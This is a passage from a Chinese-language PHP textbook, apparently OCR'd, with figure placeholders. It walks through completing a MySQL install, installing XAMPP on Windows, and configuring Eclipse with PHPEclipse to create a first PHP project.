


图 1-46　安装进度



图 1-47　安装结束

(7) 弹出的如图 1-45 所示的界面是 MySQL 安装界面，要求输入以下几个参数：第一个是管理员 root 的密码，一定要记住；第二个是设置 MySQL 服务器字符集，这里选择 UTF-8

Unicode 编码；第三个需要选中 Enable InnoDB 复选框，以支持 InnoDB 表类型。接着直接单击 Install 按钮，弹出如图 1-46 所示的界面。

(8) 在弹出安装结束对话框之后，如图 1-47 所示，选中 Start Apache 和 Start MySQL 复选框，即使用默认选择。单击 Finish 按钮结束安装，并开始启动 Apache 服务器和 MySQL 服务器。到此安装成功。

1.5.2　XAMPP

XAMPP 是由 Apache Friends 开发的一款集成 Apache、MySQL、PHP 和 Perl 的综合网络服务器系统，分别提供了适合 Linux、Windows、Mac OS X 以及 Solaris 四种不同系统的版本。其中文官网为 http://www.apachefriends.org/zh_cn/xampp.html，Windows 版本提供三种格式的安装包：第一种是二进制安装包，第二种是 ZIP 格式压缩包，第三种是 7-ZIP 格式自解压包。这里我们选择二进制安装包。安装步骤如下。

(1) 双击安装包，打开如图 1-48 所示的界面，选择语言为 English，单击 OK 按钮，弹出如图 1-49 所示的界面。




图 1-48　选择语言



图 1-49　欢迎界面

(2) 直接单击图 1-49 所示界面中的 Next 按钮，弹出如图 1-50 所示的界面。

(3) 在图 1-50 所示的界面中，选择要安装该软件的路径，例如 D:\Program Files\xampp，然后单击 Next 按钮，进入如图 1-51 所示的界面。




图 1-50　选择安装路径




图 1-51　选取安装软件

(4) 在图 1-51 所示的界面中选中 Install Apache as service 复选框和 Install MySQL as service 复选框，然后单击 Install 按钮，弹出如图 1-52 所示的界面。

(5) 等待图 1-52 所示的界面中的安装完毕，然后会弹出很多如图 1-53 所示的窗口，不用理会，等待其自行安装完成。




图 1-52　安装进度




图 1-53　配置窗口

(6) 安装完成后，会弹出 XAMPP 控制窗口，如图 1-54 所示，选中其中的 Apache 和 MySql 前面的复选框，并单击其后的 Start 按钮，即 XAMPP 搭建并运行成功。




图 1-54　XAMPP 控制窗口

1.6　几种 PHP 集成开发环境以及开发工具

一个好的集成开发环境(IDE)或者编辑工具，将会带来事半功倍的效果。本节将为大家介绍一款在开发大型项目时经常用到的 IDE 以及几款常用的开发工具。

1.6.1　Eclipse+PHPEclipse

Eclipse 是一种基于 Java 的可扩展开源开发平台，它是一个框架和服务，用于通过插件组件构建开发环境。大部分用户把 Eclipse 当做 Java 的集成开发环境来使用，不过通过

各种插件，还可以让其成为相当犀利的多种语言集成开发环境。

PHPEclipse 是一个利用 Eclipse 开发 PHP 的插件，它为 PHP 开发人员提供了一个集成开发环境，包含的功能有 PHP 语法分析、调试，代码格式化，大纲视图，代码模板定制等。

为了把 Eclipse 打造成一个完整的集成开发环境，则需要另外安装 Apache、MySQL、PHP 并集成到 Eclipse 中(前文已经安装完毕)，或者安装综合网络服务器，例如，XAMPP(前文已经介绍)。下面介绍如何打造这一集成开发环境。

(1) 下载 Eclipse 3.3、PHPEclipse1.2.3。本书配套光盘中都有这些软件，读者也可无须到网上去下载。

(2) 解压 Eclipse 3.3 到 D 盘(可自己选择)，如图 1-55 所示。




图 1-55　解压到 D 盘的 Eclipse

(3) 打开 PHPEclipse 压缩包，将 features 文件夹中的所有文件覆盖到 D:\eclipse\features 中，将 plugins 文件夹中所有文件覆盖到 D:\eclipse\plugins 中。

(4) 打开 Eclipse，选择 File→New→PHP Project 菜单命令，如图 1-56 所示，接着在图 1-57 所示对话框的 Project name 文本框中输入 PHP Project 的名字 MyFirstPHPProject，然后单击 Finish 按钮完成创建项目创建。




图 1-56　创建 PHP 项目




图 1-57　项目名称

(5) 选择 File 命令，创建 PHP 文件，如图 1-58 所示。接着在打开的如图 1-59 所示的

对话框的 File name 文本框中输入创建的 PHP 文件名称 HelloPHP.php，最后单击 Finish 按钮完成。




图 1-58　创建 PHP 文件




图 1-59　输入 PHP 文件名称

